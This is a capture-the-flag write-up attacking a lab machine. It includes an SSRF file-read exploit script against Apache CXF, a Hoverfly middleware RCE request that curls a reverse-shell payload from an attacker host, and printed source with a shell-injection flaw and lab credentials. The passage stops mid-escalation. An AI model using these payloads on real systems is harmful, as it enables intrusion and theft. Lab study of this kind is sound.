
Reconnaissance
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 25 May 2026 10:36:37 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 25 May 2026 10:36:21 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 25 May 2026 10:36:22 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
This machine is using three different web servers:
- Apache (
80) with a redirect todevarea.htb - Jetty (
8080) with a rather old version from 2020 - golang (
8500and8888)
Besides those, there’s also FTP available on port 21. Before checking that out, I add the domain to my /etc/hosts file.
Execution
First I check for anonymous access on FTP. It’s enabled and I can download employee-service.jar in the pub folder. To further analyze the file I load it into jd-gui to get a peek at the source code.
$ ftp anonymous@devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.


ftp> ls
229 Entering Extended Passive Mode (|||48760|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.


ftp> cd pub
250 Directory successfully changed.

ftp> ls
229 Entering Extended Passive Mode (|||43092|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.

ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||40240|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |************************************************************************************************************************************************************************************************|  6293 KiB    7.13 MiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:00 (6.99 MiB/s)
Apparently it powers the service on port 8080 and provides some kind of web service on /employeeservice and depends on cxf.
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
  public static void main(String[] args) {
    JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
    factory.setServiceClass(EmployeeService.class);
    factory.setServiceBean(new EmployeeServiceImpl());
    factory.setAddress("http://0.0.0.0:8080/employeeservice");
    factory.create();
    System.out.println("Employee Service running at http://localhost:8080/employeeservice");
    System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
  }
}
Retrieving the contents of /employeeservice?wsdl returns the service description in XML format and explains the format for the submitReport endpoint.
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
  <xs:element name="submitReport" type="tns:submitReport"/>
  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>
  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>
  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
Considering the Jetty server is already pretty dated, I also check the cxf dependency and find version 3.2.14. It was also released in 20201, so it’s definitely worth searching for known vulnerabilities.

One of those is CVE-2022-46364, a server-side request forgery in MTOM requests, but it does not exactly come with a proof-of-concept. The associated issue tracker does provide a hint though.
<stringvalue>
    <inc:Include href="http://attackers.site/exploit/payload" xmlns:inc="http://www.w3.org/2004/08/xop/include"/>
<stringvalue>
So I first craft a XML structure that calls the submitReport function with some dummy values. Submitting this as POST request to /employeeservice echoes back the values.
<soap:Envelope
	xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
	xmlns:tns="http://devarea.htb/">
	<soap:Body>
		<tns:submitReport>
			<arg0>
				<confidential>false</confidential>
				<content>content</content>
				<department>department</department>
				<employeeName>name</employeeName>
			</arg0>
		</tns:submitReport>
	</soapBody>
</soapEnvelope>
Now after replacing the content value with the <inc:Include> tag returns an error. Probably because I’m not using MTOM, so I modify my current payload according to this example.
POST /employeeservice HTTP/1.1
Host: devarea.htb:8080
Content-Type: Multipart/Related; start="0968015446"; boundary="--=_Part_4_1959909680.1544697065790"
Content-Length: 602


----=_Part_4_1959909680.1544697065790
Content-Type: text/xml; charset=UTF-8
Content-ID: 0968015446

<?xml version="1.0" ?>
<soap:Envelope
	xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
	xmlns:tns="http://devarea.htb/">
	<soap:Body>
		<tns:submitReport>
			<arg0>
				<confidential>false</confidential>
				<content>
					<inc:Include href="http://10.10.10.10"
						xmlns:inc="http://www.w3.org/2004/08/xop/include"/>
					</content>
					<department>department</department>
					<employeeName>name</employeeName>
				</arg0>
			</tns:submitReport>
		</soapBody>
	</soapEnvelope>

----=_Part_4_1959909680.1544697065790
This generates a hit on my web server and returns the data as base64-encoded string. Reading my own data is far from interesting so I try to read local files with file:///etc/passwd next. This does return the data of the passwd file.

Exploring the file system through BurpSuite is pretty tedious even though the SSRF also lists directory contents, so build a small Python script to make life easier.
import base64
import binascii
import re
import requests

URL = "http://devarea.htb:8080/employeeservice"
BOUNDARY = "----=_Part_4_1959909680.1544697065790"

PAYLOAD_TEMPLATE = f"""--{BOUNDARY}
Content-Type: text/xml; charset=UTF-8
Content-ID: 0968015446

<?xml version="1.0"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:tns="http://devarea.htb/">
    <soap:Body>
        <tns:submitReport>
            <arg0>
                <confidential>false</confidential>
                <content>
                    <xop:Include
                        xmlns:xop="http://www.w3.org/2004/08/xop/include"
                        href="file://FILETORETRIEVE"/>
                </content>
                <department>test</department>
                <employeeName>test</employeeName>
            </arg0>
        </tns:submitReport>
    </soap:Body>
</soap:Envelope>

--{BOUNDARY}--
"""

HEADERS = {
    "Content-Type": f'Multipart/Related; start="0968015446"; boundary="{BOUNDARY}"',
}

REGEX = re.compile(r'Content:\s(.[^<]+)')


def write_file(file, data):
    fn = file.split('/')[-1]
    with open(fn, 'wb') as f:
        f.write(data)
    print(f'[*] File {fn} written')

def get_file(file, dump=False):
    resp = requests.post(
               URL,
               headers=HEADERS,
               data=PAYLOAD_TEMPLATE.replace('FILETORETRIEVE', file)
           )

    try:
        data = base64.b64decode(re.findall(REGEX, resp.text)[0].encode())
    except IndexError:
        return '[!] No data retrieved'
    except binascii.Error:
        return '[!] Failed to decode data'

    if dump:
        write_file(file, data)
        return

    try:
        print(data.decode())
    except UnicodeError:
        print('[!] Failed to decode, trying to dump')
        write_file(file, data)

def main():
    while True:
        file = input("> ").strip()
        dump = file.startswith('dump:')
        get_file(file.lstrip('dump:'), dump)

if __name__ == '__main__':
    try:
        main()
    except (KeyboardInterrupt, EOFError):
        pass
I know HoverFly is running on the host and this might be started through systemd so I enumerate the installed service files. In /etc/systemd/system/hoverfly.service I do find the credentials for the admin user and I can use O7IJ27MyyXiU to login to the web interface on port 8888.
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
The dashboard shows version 1.11.3 and according to the security advisory it should be vulnerable to CVE-2025-54123, a remote code execution in the middleware.

Browsing the dashboard through BurpSuite already shows requests to this endpoint, so I just copy one of those over to the Repeater tab so it preserves the cookie value. Then I switch to PUT as method and modify the body according to the proof-of-concept to first download a reverse shell payload. After calling the downloaded payload I get a shell as dev_ryan.
PUT /api/v2/hoverfly/middleware HTTP/1.1
Host: devarea.htb:8888
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwOTEyNzg2MDYsImlhdCI6MTc4MDIzODYwNiwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.8MOws4Qt5xSdBZ_3prHYQZFnpa4OBzUmfGsXoYsdcIkgaQ8abFP9ws4vyuqzoV9HBKc9B4emzoiUZnjFPCntgA
Content-Length: 99


{
    "binary": "/bin/bash",
    "script": "curl http://10.10.10.10/shell -o /tmp/shell.sh"
}
Privilege Escalation
Shell as syswatch
The user can run a script as root with sudo but is limited to a few possible arguments.
$ sudo -ln
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart

$ sudo /opt/syswatch/syswatch.sh
SysWatch 1.0.0
Usage: /opt/syswatch/syswatch.sh <command> [args]
Commands:
  web                 Start web GUI
  web-stop            Stop web GUI
  web-restart         Restart web GUI
  web-status          Show web GUI status
  plugin <name> [args] Execute plugin
  plugins             List available plugins
  logs <file>         View log file
  logs --list         List available log files
  --version           Show version
  --help|-h|help      Show this help
In the home directory I find a ZIP archive containing the source code for another service called syswatch. It does consist out of multiple parts, one of them being a web interface that listens on port 7777 and the other being the script I can run as root.
There are a few interesting functions within the script, namely the plugins and logs, because they might lead to code execution or arbitrary file read. At first glance none of the default plugins provide such functionality and I’m not able to write to any directory.
#!/bin/bash
set -euo pipefail

CONFIG_FILE="/opt/syswatch/config/syswatch.conf"
SYSWATCH_USER="syswatch"
PLUGIN_DIR="/opt/syswatch/plugins"
LOG_DIR="/opt/syswatch/logs"
SAFE_PLUGIN_REGEX='^[a-zA-Z0-9_.\-$]+$'
SAFE_LOG_REGEX='^[A-Za-z0-9_.-]+$'
VERSION="1.0.0"
source "$CONFIG_FILE"
RUN_AS_ROOT_PLUGINS=("log_monitor.sh")
LIST_EXCLUDE=("common.sh")

log_message() {
    local msg="$1"
    echo "$(date '+%F %T') - $msg" >> "$LOG_DIR/system.log"
    logger -t syswatch "$msg"
}


start_web() {
    # Reload systemd in case service was just added
    systemctl daemon-reload

    # Check if the service is already active
    if systemctl is-active --quiet syswatch-web.service; then
        echo "[*] SysWatch Web GUI is already running."
        return
    fi

    echo "[*] Starting SysWatch Web GUI service..."
    systemctl enable syswatch-web.service >/dev/null 2>&1
    systemctl start syswatch-web.service

    # Give a small delay for startup
    sleep 2

    if systemctl is-active --quiet syswatch-web.service; then
        echo "[+] SysWatch Web GUI started successfully!"
    else
        echo "[-] Failed to start SysWatch Web GUI."
    fi
}

# Function: stop web GUI
stop_web() {
    if ! systemctl is-active --quiet syswatch-web.service; then
        echo "[*] SysWatch Web GUI is not running."
        return
    fi

    echo "[*] Stopping SysWatch Web GUI service..."
    systemctl stop syswatch-web.service
    echo "[+] SysWatch Web GUI stopped."
}

# Function: restart/reload web GUI
reload_web() {
    if ! systemctl is-active --quiet syswatch-web.service; then
        echo "[*] SysWatch Web GUI is not running. Starting it..."
        start_web
        return
    fi

    echo "[*] Reloading SysWatch Web GUI service..."
    systemctl restart syswatch-web.service
    echo "[+] SysWatch Web GUI reloaded successfully!"
}

# Function: show status
status_web() {
    systemctl status syswatch-web.service --no-pager  --lines=0
}


execute_plugin() {
    local plugin="$1"; shift
    if [[ ! $plugin =~ $SAFE_PLUGIN_REGEX ]]; then
        echo "Invalid plugin name" >&2
        return 1
    fi
    local fullpath="$PLUGIN_DIR/$plugin"
    [ ! -f "$fullpath" ] && echo "Plugin not found: $plugin" >&2 && return 1
    log_message "Executing plugin: $plugin $*"
    local run_root=0
    for p in "${RUN_AS_ROOT_PLUGINS[@]}"; do
        if [ "$plugin" = "$p" ]; then
            run_root=1
            break
        fi
    done
    if [ "$run_root" -eq 1 ]; then
        bash "$fullpath" "$@"
    else
        runuser -u "$SYSWATCH_USER" -- bash "$fullpath" "$@"
    fi
}

list_plugins() {
    local files
    files=$(ls -1 "$PLUGIN_DIR" 2>/dev/null | grep -E '^.+\.sh$' || true)
    [ -z "${files:-}" ] && return
    while IFS= read -r f; do
        [ -z "$f" ] && continue
        local skip=0
        for ex in "${LIST_EXCLUDE[@]}"; do
            if [ "$f" = "$ex" ]; then
                skip=1
                break
            fi
        done
        [ "$skip" -eq 1 ] && continue
        echo " - $f"
    done <<< "$files"
}

view_logs() {
    local arg="${1:-}"

    # ---- LIST MODE ----
    if [ "$arg" = "--list" ] || [ "$arg" = "list" ]; then
        local found=0
        for p in "$LOG_DIR"/*.log; do
            [ -e "$p" ] || continue
            [ -L "$p" ] && continue       # skip symlinks in list
            [ -f "$p" ] || continue
            echo " - $(basename "$p")"
            found=1
        done
        [ "$found" -eq 0 ] && echo "[No logs found]"
        return
    fi

    # FILE NAME VALIDATION
    local file="${arg:-system.log}"
    if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
        echo "[Invalid log filename]: $file"
        return 1
    fi

    local path="$LOG_DIR/$file"
    if [ -L "$path" ]; then
        local target
        target=$(ls -l "$path" | awk '{print $NF}')

        if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
            echo "[Blocked unsafe symlink target]: $file -> $target"
            return 1
        fi

        if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
            local resolved="$LOG_DIR/$target"
            if [ -f "$resolved" ]; then
                cat "$resolved"
                return
            else
                echo "[Symlink target not found]: $file -> $target"
                return 1
            fi
        fi

        if [[ "$target" == /var/log/* ]]; then
            [ -f "$target" ] && cat "$target" && return
            echo "[Symlink target not regular file]: $file -> $target"
            return 1
        fi

        echo "[Refusing unsafe symlink]: $file -> $target"
        return 1
    fi

    if [[ "$file" == */* || "$file" == *".."* ]]; then
        echo "[Blocked unsafe filename]: $file"
        return 1
    fi

    if [ -f "$path" ]; then
        cat "$path"
    else
        echo "[Log file not found]: $file"
    fi
}


usage() {
    echo "SysWatch $VERSION"
    echo "Usage: $0 <command> [args]"
    echo "Commands:"
    echo "  web                 Start web GUI"
    echo "  web-stop            Stop web GUI"
    echo "  web-restart         Restart web GUI"
    echo "  web-status          Show web GUI status"
    echo "  plugin <name> [args] Execute plugin"
    echo "  plugins             List available plugins"
    echo "  logs <file>         View log file"
    echo "  logs --list         List available log files"
    echo "  --version           Show version"
    echo "  --help|-h|help      Show this help"
}

main() {
    case "${1:-}" in
        web) start_web ;;
        web-stop) stop_web ;;
        web-restart|web-reload) reload_web ;;
        web-status) status_web ;;
        plugin) shift; execute_plugin "$@" ;;
        plugins) list_plugins ;;
        logs) shift; view_logs "$@" ;;
        --version) echo "$VERSION" ;;
        help|--help|-h) usage ;;
        *)
            usage
            ;;
    esac
}


if [ "$(id -u)" -eq 0 ]; then
    main "$@"
else
    if [[ "${1:-}" == "logs" ]]; then
        main "$@"
    else
        echo "Access denied. Root required for this action." >&2
        exit 1
    fi
fi
On the other hand the GUI part seems more promising. The actual source code in /opt/syswatch is not readable, but the downloaded copy reveals enough to get a good understanding of the application. On the first run an administrative user is created and inserted into the database. Through environment variables several values are provided, among them the secret key and also the password for admin.
from flask import Flask, render_template, send_from_directory, request, redirect, url_for, session, flash
from collections import deque
import os
import sqlite3
from werkzeug.security import generate_password_hash, check_password_hash
import subprocess
import re
import shutil
from datetime import datetime

app = Flask(__name__)
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
LOG_DIR = os.environ.get("SYSWATCH_LOG_DIR", "/opt/syswatch/logs")
DB_PATH = os.environ.get("SYSWATCH_DB_PATH", os.path.join(os.path.dirname(__file__), "syswatch.db"))
PLUGIN_DIR = os.environ.get("SYSWATCH_PLUGIN_DIR", "/opt/syswatch/plugins")
BACKUP_DIR = os.environ.get("SYSWATCH_BACKUP_DIR", "/opt/syswatch/backup")
APP_VERSION = os.environ.get("SYSWATCH_VERSION", "1.0.0")

def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn

def init_db():
    conn = get_db()
    cur = conn.cursor()
    cur.execute(
        "CREATE TABLE IF NOT EXISTS users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT UNIQUE NOT NULL, password_hash TEXT NOT NULL)"
    )
    conn.commit()
    cur.execute("SELECT COUNT(*) AS c FROM users")
    if cur.fetchone()[0] == 0:
        pwd = os.environ.get("SYSWATCH_ADMIN_PASSWORD")
        if pwd:
            cur.execute("INSERT INTO users(username, password_hash) VALUES(?, ?)", ("admin", generate_password_hash(pwd)))
            conn.commit()
    conn.close()

init_db()

LOG_FILES = {
    "CPU & Memory": "cpu-mem.log",
    "Disk Usage": "disk.log",
    "Network Traffic": "network.log",
    "Log Alerts": "log-alerts.log",
    "Service Status": "service.log"
}

PLUGIN_SCRIPTS = {
    "CPU & Memory": "cpu_mem_monitor.sh",
    "Disk Usage": "disk_monitor.sh",
    "Network Traffic": "network_monitor.sh",
    "Log Alerts": "log_monitor.sh",
    "Service Status": "service_monitor.sh",
}

# --- SNIP ---

ALLOWED = set(LOG_FILES.values())

@app.route("/download/<filename>")
def download(filename):
    r = require_login()
    if r:
        return r
    if filename not in ALLOWED:
        return "Forbidden", 403
    return send_from_directory(LOG_DIR, filename, as_attachment=True)

SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])
def service_status():
    r = require_login()
    if r:
        return r
    output = None
    error = None
    service = ""
    if request.method == "POST":
        service = request.form.get("service", "").strip()
        if not service or not SAFE_SERVICE.match(service):
            error = "Invalid service name"
        else:
            try:
                res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True,capture_output=True, text=True, timeout=10)
                output = res.stdout if res.stdout else res.stderr
            except Exception as e:
                error = str(e)
    return render_template("service_status.html", output=output, error=error, service=service)

# --- SNIP ---

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username", "").strip()
        password = request.form.get("password", "")
        conn = get_db()
        cur = conn.cursor()
        cur.execute("SELECT id, password_hash FROM users WHERE username = ?", (username,))
        row = cur.fetchone()
        conn.close()
        if row and check_password_hash(row[1], password):
            session["user_id"] = row[0]
            session["username"] = username
            return redirect(url_for("index"))
        return render_template("login.html", error="Invalid credentials", version=APP_VERSION)
    if session.get("user_id"):
        return redirect(url_for("index"))
    return render_template("login.html", version=APP_VERSION)

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=7777, debug=False)
Since the HoverFly app was also started through systemd I check for the existence of a service file for this custom application.
[Unit]
Description=SysWatch Web GUI
After=network.target

[Service]
Type=simple
User=syswatch
Group=syswatch
EnvironmentFile=/etc/syswatch.env
WorkingDirectory=/opt/syswatch/syswatch_gui
ExecStart=/opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
Restart=on-failure

[Install]
WantedBy=multi-user.target
Even though the directory hosting the app is not readable it does load the environment variables from /etc/syswatch.env and this is accessible by dev_ryan.
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
